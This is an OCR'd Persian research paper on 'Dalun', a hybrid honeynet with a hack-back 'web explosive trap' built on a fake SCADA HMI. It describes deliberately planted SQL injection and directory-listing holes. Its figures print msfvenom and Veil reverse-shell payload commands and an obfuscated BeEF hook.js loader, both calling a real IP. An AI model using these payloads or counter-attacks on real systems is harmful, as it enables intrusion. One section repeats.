
دسته‌بندی	راهکار	مرجع	روش استفاده	معایب
راهکارهای شبکه تله	معماری شبکه تله *GEN*1,2,3	[32] *Fan, W., D. Fernández, and Z. Du.* [33]*Abbasi, F.H. and R. Harris.*	مبتنی بر معماری سه‌لایه‌ای شبکه تله	استفاده از ابزارها و سامانه‌های قدیمی به کار برده شده در آن منسوخ‌شده و قابلیت نفوذ معکوس را نیز ندارد.
	راهکار مجازی *Honeyd*	[34] *Aliyev, V.*	طراحی شبکه تله *Gen3* و استقرار آن در محیط *Vmware* و پیاده‌سازی تله سایبری تعامل پایین	نوع تله‌های به کار برده شده و عدم استفاده از ساختار فیزیکی از معایب این راهکار است. این راهکارها به‌صورت منفعل و یک‌طرفه عمل می‌کند و قابلیت نفوذ معکوس ندارد.
	معماری‌های *TPOT*، *HoneyDrive* و *MHN*	[36 ,35] *Wahono, Alif Subardono . 2017* [35] *Zarghoon. 2015* [55 ,36] *Zeltser. 2015*	مبتنی بر معماری سه‌لایه‌ای شبکه تله است و در قالب یک سیستم‌عامل ارائه سرویس می‌کند.	به دلیل استفاده از منابع سخت‌افزاری بالا و پیچیدگی نصب، راه‌اندازی، مناسب تله پیشنهادی نیست. این راهکارها به‌صورت تعامل پایین و منفعل و بدون قابلیت نفوذ معکوس عمل می‌کنند.
راهکارهای نفوذ معکوس	راهکار نرم‌افزاری تله انفجاری *ROP*	[41] *Crane, S., et al.2013*	مبتنی بر *ROP* و سرریز بافر	با ایجاد آسیب‌پذیر عمدی سرریز بافر در نرم‌افزار، آن دسته از مهاجمینی که اقدام به تغییر فضای آدرس‌دهی می‌نمایند را شناسایی و با ارسال کدهای مخرب به سمت حافظه سامانه مهاجم، تلاش جهت نفوذ معکوس و ضد حمله را انجام می‌دهد.
	راهکار وب آسیب‌پذیر و آلوده سنیت‌سو	[43] *Sintsov, A.2013*	مبتنی بر پروتکل *http* (وب آسیب‌پذیر به تزریق کد *sql*) و باقابلیت نفوذ معکوس	تأکید بیشتر بر دسته‌بندی مهاجمین جهت ضد حمله است و راهکارهای ضد حمله و رصد مهاجمین و تجزیه‌وتحلیل آن‌ها بحث‌وبررسی نمی‌گردد.
	راهکار *RDP* سرور آلوده شرکت چک‌پوینت	[42] *Itkin, E.2019*	مبتنی بر پروتکل *RDP* است و قابلیت نفوذ معکوس دارد.	استفاده از نسخه‌های خاص آلوده و آسیب‌پذیر سمت کلاینت و سرور، امکان حمله معکوس مبتنی بر شبکه‌ی تله را دارد.
	چارچوب‌های نفوذ بیف، متااسپلویت، شل‌تر، وییل، فاترات	[۴۴, ۴۵] [۴۶, ۴۷]. [۴۸] [۴۹]. [۵۰-۵۲].	با تولید پیلودهای آلوده به بدافزار در فایل‌های مختلف، از سامانه قربانی، شل معکوس می‌گیرد.	صرفاً به‌عنوان یک سلاح سایبری جهت آلوده‌سازی و بهره‌برداری از سامانه قربانی، عمل می‌کند و مبتنی بر شبکه تله نیست.

۴. روش پیشنهادی شبکه تله ترکیبی دالون

در این بخش، روش پیشنهادی دالون مبتنی بر روش‌های فریب و تله سایبری، ارائه می‌شود.

دالون، سه ویژگی اصلی راهکار شبکه تله شامل، جمع‌آوری، کنترل و آنالیز داده را با راهکار نفوذ معکوس تحت عنوان تله وب انفجاری ترکیب کرده است که درنتیجه آن، قابلیت ضد حمله به مهاجمین در شبکه تله فراهم‌شده است.

قابلیت نفوذ معکوس و رهگیری منشأ وقوع حمله، استفاده ترکیبی از تله‌های تعامل بالا و تعامل پایین، استفاده ترکیبی از تله‌های مجازی و فیزیکی، به‌کارگیری توزیع‌شده حسگرهای تله سایبری، به‌دام‌اندازی مهاجمین هدفمند وب و تجزیه‌وتحلیل و مصورسازی حملات، از ویژگی‌های روش پیشنهادی دالون است. عناصر و اجزای تشکیل‌دهنده شبکه تله ترکیبی دالون در شکل (۵)، نشان‌داده‌شده است. در ادامه، اجزای این شبکه توضیح داده می‌شوند.



شکل (۵). چارچوب دالون - شبکه تله توسعه داده شده با عنصر تله وب انفجاری

۴-۱. عنصر جمع‌آوری داده

در عنصر جمع‌آوری داده، تعاملات مهاجم با شبکه تله، ثبت و تحلیل می‌شوند. برای این منظور از تله‌های سایبری تعامل بالا، تله‌های سایبری تعامل پایین و ترکیبی استفاده می‌شود. در بخش تله تعامل پایین و متوسط از راهکار *MHN* استفاده‌شده است. شکل (۳)، معماری *MHN* را نشان می‌دهد. این تله شامل حسگر دیونا[1] و حسگر کورای[2] است. در بخش تله تعامل بالا، از راهکار *HiHAT* استفاده‌شده است. شکل (۴)، معماری آن را نشان می‌دهد.

- **تله وب انفجاری**

تعریف ۱(تله وب انفجاری[3]). فرایندی جهت ضد حمله و نفوذ معکوس[4] به مهاجمین به‌دام‌افتاده در شبکه تله است. از این عنصر برای شناسایی منشأ وقوع حمله استفاده می‌شود. استفاده از تله وب انفجاری یک روش فعال و سریع جهت واکنش مستقیم علیه حمله مهاجم است که به‌صورت خودکار اجرا می‌شود. تله وب انفجاری در دالون، قابلیت ضد حمله به مهاجمین هدفمندی را فراهم می‌کند که رفتار پرخطر دارند و اقدام به نفوذ و دسترسی به تله‌های مستقرشده می‌کنند.

در شکل (۶) معماری مفهومی عنصر تله وب انفجاری توضیح داده شده است. تله وب انفجاری شامل سه ماژول، شبیه‌ساز وب و آسیب‌پذیری، تولید و بهره‌برداری کد مخرب جهت اکسپلویت خودکار مرورگر مهاجم و تولید و بهره‌برداری کد مخرب جهت اکسپلویت سامانه مهاجم است. در ادامه هر یک از این موارد توضیح داده می‌شوند.

- **ماژول شبیه‌ساز وب و آسیب‌پذیری**

این تله مبتنی بر *HTTP* و برنامه‌ی کاربردی وب است. مهاجم با جستجو در منابع باز اینترنتی و استفاده از خزشگرهای وب به‌صورت هدفمند به شبکه‌ی تله دالون و محیط شبیه‌سازی‌شده آسیب‌پذیر هدایت می‌شود. مهاجم با ورود به محیط تله وب طراحی‌شده و استفاده از نقاط آسیب‌پذیر (عمدی) که تحت نظارت تله سایبری تعامل بالا و تعامل پایین است؛ به رمز عبور و نام کاربری (جعلی و تحت نظارت) وب‌سایت فریب، دسترسی پیدا می‌کند. در این صفحات انواع کدهای مخرب (تحت کنترل سرور فرمان و کنترل)، باهدف اکسپلویت خودکار مرورگر و سیستم‌عامل قربانی، ایجاد می‌شود. با دسترسی به عناصر آلوده، قابلیت نفوذ معکوس به سامانه مهاجم و شناسایی منشأ وقوع حمله فراهم می‌شود.

- **ماژول تولید کد مخرب جهت اکسپلویت مرورگر**

وظیفه این ماژول، تولید پیوندها و کد اسکریپت آلوده و درج در کد منبع[5] صفحات تله وب انفجاری است. با ورود به این صفحه، کد اسکریپت آلوده به طور خودکار اجرا می‌شود. چنانچه مرورگر قربانی دارای آسیب‌پذیری باشد و از افزونه‌های آسیب‌پذیر یا فعال‌بودن جاوا اسکریپت استفاده کرده باشد، امکان بهره‌برداری کد مخرب و نفوذ معکوس وجود دارد. یکی از روش‌های

[1] *Dionaea*
[2] *Cowrie*
[3] *Web Explosive Trap (Booby Trapping)*
[4] *HackBack (Reverse Penetration)*
[5] *Source code*

بهره‌برداری از آسیب‌پذیری مرورگرها، استفاده از چارچوب بیف[1] است. بیف مرورگری که از صفحه آسیب‌پذیر بازدید کند را قلاب و آماده اجرای دستورات می‌کند. در شبکه‌ی تله دالون، این چارچوب در سرور فرمان و کنترل طراحی‌شده است.

- **ماژول تولید کد مخرب جهت اکسپلویت سامانه مهاجم**

وظیفه این ماژول تولید و نصب فایل‌های آلوده در نقاط مختلف تله وب انفجاری است. به‌کارگیری این ماژول مستلزم فرایند مهندسی اجتماعی و نصب این عناصر آلوده در سامانه قربانی است. در این بخش از چهار چارچوب‌های متااسپلویت[2]، فات‌رات[3]، شل‌تر[4]، وییل[5] جهت تولید فایل آلوده و فرار از سامانه‌های تشخیص و سازوکارهای دفاعی استفاده شده است.

۴-۲. عنصر تجزیه‌وتحلیل داده

به‌منظور دریافت اطلاعات ارزشمند از داده‌های جمع‌آوری‌شده، بررسی حملات و رفتارهای پرخطر مهاجمین و مشاهده نقشه جغرافیایی حملات، نیاز به سازوکارهایی است که بتوانند به‌صورت خودکار داده را تجزیه‌وتحلیل کنند. عنصر تجزیه‌وتحلیل داده، از چارچوب اسپلانک[6] به‌عنوان ماژول تجزیه‌وتحلیل داده‌های جمع‌آوری‌شده از تله‌های تعامل پایین شبکه تله *MHN* استفاده می‌کند. همچنین برای تجزیه‌وتحلیل داده‌های جمع‌آوری‌شده تله سایبری تعامل بالای وب نیز از ماژول اختصاصی ابزار *HiHAT* به نام "*Module Analisis Tools*" استفاده می‌کند.

۴-۳. عنصر کنترل داده

مفهوم کنترل داده به ایجاد محدودیت‌هایی در شبکه‌ی تله اشاره می‌کند که مهاجم بعد از نفوذ به سامانه تله، توانایی حمله و دسترسی به سایر سامانه‌های محلی و یا بیرون از شبکه را نداشته باشد. در این بخش از دیوار آتش و همچنین سامانه تشخیص و جلوگیری از نفوذ سوریکاتا[7] به‌عنوان حلقه‌ی دوم امنیتی در ورودی شبکه دالون استفاده می‌شود. سیستم فایل نیز با استفاده از اینوتیفای[8] که ابزار کنترلی در سطح سیستم‌عامل است، تغییرات ایجادشده بر روی سرور اصلی را نظارت می‌کند.


۵. پیاده‌سازی دالون

معماری شبکه‌ای دالون که در شکل (۷) نشان‌داده‌شده است بر مبنای معماری مفهومی آن (شکل ۶) پیاده‌سازی شده است. این پیاده‌سازی از طریق شبیه‌سازی وب یک سامانه کنترل صنعتی اسکادا[9] و در محدوده فضای سایبری کشور انجام شد. روش کار به این شکل است که ابتدا آسیب‌پذیری تزریق کد *SQL* و آسیب‌پذیری پیمایش مسیر[10] در تله وب فریب انفجاری ایجاد می‌شود. در ادامه عناصر بدافزاری متنوع و متعدد تحت پایش و کنترل سرور فرمان و کنترل قرار می‌گیرند.


۵-۱. پیکربندی معماری دالون

پیاده‌سازی شبکه دالون در محیط واقعی و در بستر فضای اینترنت کشور مبتنی بر سه عنصر اصلی انجام‌شده است. عنصر اول، ایجاد و شبیه‌سازی سامانه *HMI* اسکادا است. این سامانه به‌عنوان سامانه فریب، آسیب‌پذیر و آلوده به بدافزار طراحی و پیاده‌سازی شده و در تله وب انفجاری استفاده می‌شود. عنصر دوم، جمع‌آوری، نظارت و تحلیل اطلاعات بردارهای حملات مهاجمین هدفمند سطح بالا است. این عنصر، توسط تله سایبری تعامل بالای *Hihat* در دالون پیاده‌سازی می‌شود. جمع‌آوری، نظارت و تحلیل اطلاعات سایر مهاجمین سطح پایین و همچنین ابزارهای شناسایی و پایش خودکار، توسط عنصر سوم، تله سایبری تعامل پایین *MHN* و از طریق حسگرهای دیونا، کورای و سوریکاتا در شبکه دالون پیاده‌سازی می‌شود. مشخصات سرورها، ماشین‌های مجازی، پیکربندی‌ها و ابزارهای نصب‌شده برای پیاده‌سازی این معماری در جدول (۲) نشان‌داده‌شده است.

[1] *Beef*
[2] *Metasploit*
[3] *TheFatRat*
[4] *Shellter*
[5] *Veil*
[6] *Splunk*
[7] *Suricata*
[8] *Inotify*
[9] *SCADA*
[10] *Directory listing*



شکل (۶). معماری مفهومی عنصر تله وب انفجاری دالون



شکل (۷). معماری شبکه تله ترکیبی دالـون

۵-۲. پیاده‌سازی تله وب انفجاری

تله وب انفجاری در پنج گام پیاده‌سازی شده است. بدین منظور، محدوده‌ی شکار دالون، مهاجمین هدفمندی انتخاب شدند که هدف آن‌ها، جمع‌آوری اطلاعات و نفوذ به سامانه‌های کنترل صنعتی است. این مهاجمین ابتدا شناسایی و فرایند ضد حمله علیه آن‌ها برنامه‌ریزی و اجرا می‌شوند. در ادامه گام‌های انجام‌شده ارائه می‌شود.


گام اول: شبیه‌سازی سامانه *HMI* کنترل صنعتی اسکادا: تله طراحی‌شده، یک سرویس‌دهنده وب سامانه کنترل صنعتی اسکادا و دسترسی از راه دور است که بر اساس وب‌سرور مدل *Saia PCD* و *BAS Scada System* شبیه‌سازی‌شده است. صفحه تله وب ایجادشده در شکل (۸)، نشان‌داده‌شده است.

۵-۲. پیاده‌سازی تله وب انفجاری

تله وب انفجاری در پنج گام پیاده‌سازی شده است. بدین منظور، محدوده‌ی شکار دالون، مهاجمین هدفمندی انتخاب شدند که هدف آن‌ها، جمع‌آوری اطلاعات و نفوذ به سامانه‌های کنترل صنعتی است. این مهاجمین ابتدا شناسایی و فرایند ضد حمله علیه آن‌ها برنامه‌ریزی و اجرا می‌شوند. در ادامه گام‌های انجام‌شده ارائه می‌شود. **گام اول: شبیه‌سازی سامانه *HMI* کنترل صنعتی اسکادا:** تله طراحی‌شده، یک سرویس‌دهنده وب سامانه کنترل صنعتی اسکادا و دسترسی از راه دور است که بر اساس وب‌سرور مدل *Saia PCD* و *BAS Scada System* شبیه‌سازی‌شده است. صفحه تله وب ایجادشده در شکل (۸)، نشان‌داده‌شده است.

جدول (۲). پیکربندی معماری شبکه تله ترکیبی دالون

عنوان / شناسه	نقش	سیستم‌عامل	پیکربندی	ابزارهای نصب‌شده
سرور فیزیکی **Phy-Srv**	سرویس‌دهنده وب تله سایبری تعامل بالا حسگرهای تعامل پایین	*Linux Ubuntu 14.04 LTS*	*IP: 194.5.177.230* *Ram: 6 G* *Cpu: 2 Core* *Hdd: 100 G* *Loc: Iran*	وب‌سرور *LAMP* (*Apache 2.4.7*، *Linux 4*، *PHP 5.5.9*، *Mysql 5.5*) تله وب اسکادا صنعتی شبیه‌سازی‌شده و آسیب‌پذیر *HMI* سرور تله تعامل بالای *HiHAT* حسگر تعامل پایین *Dionaea* و *Cowrie* دیوار آتش و حسگر تشخیص نفوذ *IPtable* حسگر تشخیص نفوذ *Suricata* و *Inotify* مجازی‌ساز *Vmware 12.5.7*
ماشین مجازی-۱ ***Vm-Low***	سرور تله سایبری تعامل پایین	*Linux Ubuntu18.04 LTS*	*IP: 46.209.11.34* *Ram: 2 G* *Cpu: 1 Core* *Hdd: 50 G* *Loc: Vm1 local*	سرور تله تعامل پایین *MHN* چارچوب تحلیل ترافیک و شکار تهدید *Splunk*
ماشین مجازی-۲ ***Vm-C&C***	سرور فرمان و کنترل (سرور تله وب انفجاری)	*Kali linux Ubuntu 16.04 LTS*	*IP: 46.209.11.35* *Ram: 2 G* *Cpu: 1 Core* *Hdd: 50 G* *Loc: Vm2 local*	سرور فرمان و کنترل *C2* چارچوب *Metasploit* چارچوب بهره‌برداری لینک آلوده *BeEF-* چارچوب بهره‌برداری فایل آلوده - *ThefatRat* چارچوب مبهم ساز و گریز *Veil-Evasion* و *Shelter*



شکل (۸). شبیه‌سازی تله با نمونه اصلی و آلوده به بدافزار

جدول (۳). وضعیت آسیب‌پذیری عمدی ایجادشده در تله وب انفجاری

نوع آسیب‌پذیری	روش حمله	مسیر و متغیر آسیب‌پذیر	سطح خطر (*CVSS*) حساسیت امتیاز	
آسیب‌پذیری تزریق کد *SQL*	نوع حمله: *SQL injection Attack (SQLi)* روش حمله: *Error Base*	مسیر: *login.php* متغیر: *pwd*	بالا	۱۰
آسیب‌پذیری تزریق کد *SQL*	نوع حمله: *Blind SQL Injection Attack (SQLi)* روش حمله: *Blind Base*	مسیر: *login.php* متغیر: *pwd*	بالا	۱۰
آسیب‌پذیری پیمایش مسیر	نوع حمله: *Directory listing (Discloser)*	مسیر: */backup* و */base*	متوسط	۷

گام دوم: ایجاد آسیب‌پذیری تزریق کد *SQL*: در این گام، دو نوع آسیب‌پذیری تزریق کد *SQL*[1] با کد *CWE-89* و سطح خطر بالا، در تله وب انفجاری ایجاد می‌شود. این نوع آسیب‌پذیری‌ها[2] به مهاجم اجازه بهره‌برداری از ورودی‌های نامعتبر و دسترسی به پایگاه‌داده، ورود به پنل مدیریتی وب و هدایت به سمت صفحات فریب آلوده را می‌دهند.

گام سوم: ایجاد آسیب‌پذیری پیمایش مسیر[3]: در این گام، آسیب‌پذیری *Directory listing* با کد *CWE-538* و سطح خطر متوسط، در تله وب انفجاری ایجاد می‌شود. در این نوع آسیب‌پذیری، وب‌سرور به‌گونه‌ای پیکربندی می‌شود که امکان نمایش فهرستی از فایل‌های موجود در پوشه‌ها و مسیرهای مختلف وب‌سرور نمایش داده می‌شود. با قرارگرفتن فایل‌های مخرب در این مسیرهای باز، مهاجم فریب داده می‌شود.

جدول (۳)، آسیب‌پذیری عمدی ایجادشده در تله وب انفجاری که در گام دوم و سوم بیان شد را نشان می‌دهد.

گام چهارم: ایجاد و نصب فایل‌های آلوده به بدافزار: در این گام، انواع فایل‌های آلوده به بدافزار *pdf*، *doc* و *exe*[4] در سرور فرمان و کنترل ایجاد می‌شود و جهت بهره‌برداری و شنود[5] مورداستفاده قرار می‌گیرد. در صورت استفاده مهاجم از این فایل‌ها، یک ارتباط و شل معکوس از سامانه قربانی به سرور فرمان و کنترل برقرار و دسترسی معکوس گرفته می‌شود. در شکل (۹) نمونه کد ایجاد فایل مخرب در مسیرهای مشخص، ارائه شده است.

```
http://IP/base/javasetup.exe
http://IP/base/BAS_SCADA_manual.pdf
http://IP/admin/manual.do

#msfvenom -a x86 --platform windows -p
windows/shell/reverse_tcp
LHOST=194.5.177.230 LPORT=443 -b "\x00"
-e x86/shikata_ga_nai -f exe -o
plugin.exe

#/Veil.py -l python -p b64VirtualAlloc
-o undetectable --msfpayload
windows/meterpreter/reverse_tcp --
msfoptions LHOST=194.5.177.230
LPORT=443
```

شکل (۹). نمونه کد مخرب و مسیر فایل‌های آلوده

گام پنجم: ایجاد و نصب اسکریپت و پیوند جاوای آلوده: در این گام، کد اسکریپت‌های آلوده به بدافزار *hook.js* که تحت نظارت سرور بیف است در صفحات مربوطه تزریق شد. در صورت ورود مهاجم و آسیب‌پذیربودن مرورگر، دسترسی معکوس به‌صورت خودکار فراهم می‌شود. در شکل (۱۰) نمونه کد اسکریپت آلوده و مبهم ساز، ارائه شده است.

```
http://IP/panel.php
http://IP/base/base.php

<script src=
"http://194.5.177.230:3000/hook.js; typ
e= "text/javascript" > </script>
Var x = document. createElement
(String.fromCharCode(115,99,114,105,112
,116)) ;//"script"
x.src=String.fromCharCode
(104,116,116,112,58,47,47,49,57,52,46
,35,46,49,55,55,46,50,51,48,58,51,48,48
,48) ;
//"http:// 194.5.177.230:3000"
document. body. appendChild(x) ;
```

شکل (۱۰). نمونه کد اسکریپت و مسیرهای آلوده

۵-۳. پیاده‌سازی تله تعامل پایین

تله تعامل پایین برای شناسایی سایر حملات و فعالیت‌های مشکوک مهاجمین پیاده‌سازی می‌شود. تله *MHN* برای جمع‌آوری حملاتی پیاده‌سازی می‌شود که مهاجمین معمولاً با ابزارها و اسکنرهای خودکار در فضای اینترنت، از سرویس‌ها و

[1] *Blind And Error SQL Injection Attack*

[2] این آسیب‌پذیری در سال 2018 بیشترین نوع حملات وب را به خود اختصاص داده است.

[3] *Directory Listing / Path Traversal*

[4] این نوع از فایل‌ها در سال 2018 بیشترین بهره‌برداری و آلوده سازی توسط مهاجمین را دارد.

[5] *Sniff*

منابع فعال جمع‌آوری اطلاعات انجام می‌دهند. با استفاده از حسگرهای دیونا و کورای جمع‌آوری بدافزارها و حملات بر روی درگاه ۴۴۵ سرویس *SMB*، درگاه ۳۳۰۶ سرویس پایگاه‌داده *Mysql* و درگاه‌های ۲۲ و ۲۳ سرویس *SSH* و *Telnet* صورت می‌گیرد.

۵-۴. پیاده‌سازی تله تعامل بالا

تله تعامل بالا، امکان شناسایی و رهگیری مهاجمین هدفمند را فراهم می‌کند. این تله با پیاده‌سازی چارچوب *Hihat* انجام می‌گیرد. در این چارچوب، با تبدیل برنامه‌های وب مبتنی بر *php* و شبیه‌سازی وب فریب اسکادا در بخش تله انفجاری، کلیه تغییرات و حملات مورد نظارت و شنود قرار می‌گیرد. انواع مختلف حملات وب مانند تزریق کد پایگاه‌داده[۱]، تزریق فایل از راه دور[۲] و تزریق کد اسکریپت[۳] که توسط مهاجم جهت نفوذ و افزایش دسترسی استفاده می‌شود، توسط این تله جمع‌آوری و تحلیل می‌شود.

۶. آزمایش‌ها

در این بخش، نحوه انجام آزمایش‌ها و نتایج به‌دست‌آمده بررسی و ارائه می‌شود. این آزمایش در بازه زمانی دوماهه در بستر آی‌پی داخلی کشور و بر اساس رفتارهای مخرب و هدفمند مهاجمین سایبری توسط سه راهکار ترکیبی در دالون شامل، تله وب انفجاری، تله تعامل بالا و تله تعامل پایین، جمع‌آوری، تحلیل و ارزیابی می‌شود.

۶-۱. محیط آزمایش

محیط آزمایش شامل زیرساخت‌ها، نرم‌افزارها، ابزارها و محیط‌های برنامه‌نویسی است که در ادامه فهرست شده‌اند. دو سرور مجازی اشتراکی *VPS* و آی‌پی معتبر[۴] داخلی، اینترنت از یک شرکت ارائه خدمات داخل کشور، هاست و دامنه اختصاصی، مجازی‌سازهای *Vmware* و داکر[۵]، سیستم‌عامل کالی - لینوکس[۶] *Ubuntu18,14*، ابزارهای شنود و کنترل ترافیک، دیوار آتش، هانی‌پات‌های *MHN*، *Hihat* و حسگرهای تعبیه‌شده سوریکاتا[۷]، کورای[۸]، دیونا[۹]، اسپلانک[۱۰] نسخه۷.۲.۶ اینتر پرایس، وب‌سرور آپاچی نسخه۲.۲، ابزارهای شبیه‌ساز وب *Httrack*، زبان برنامه‌نویسی *Bash*، *Python* و *php*، اشتراک کاربری در محیط‌های توییتر، پیست‌بین[۱۱] و شودان[۱۲] جهت فریب و انتشار خبر آسیب‌پذیری، ابزارهای اسکن آسیب‌پذیری *Acunetix* و *Namp*.

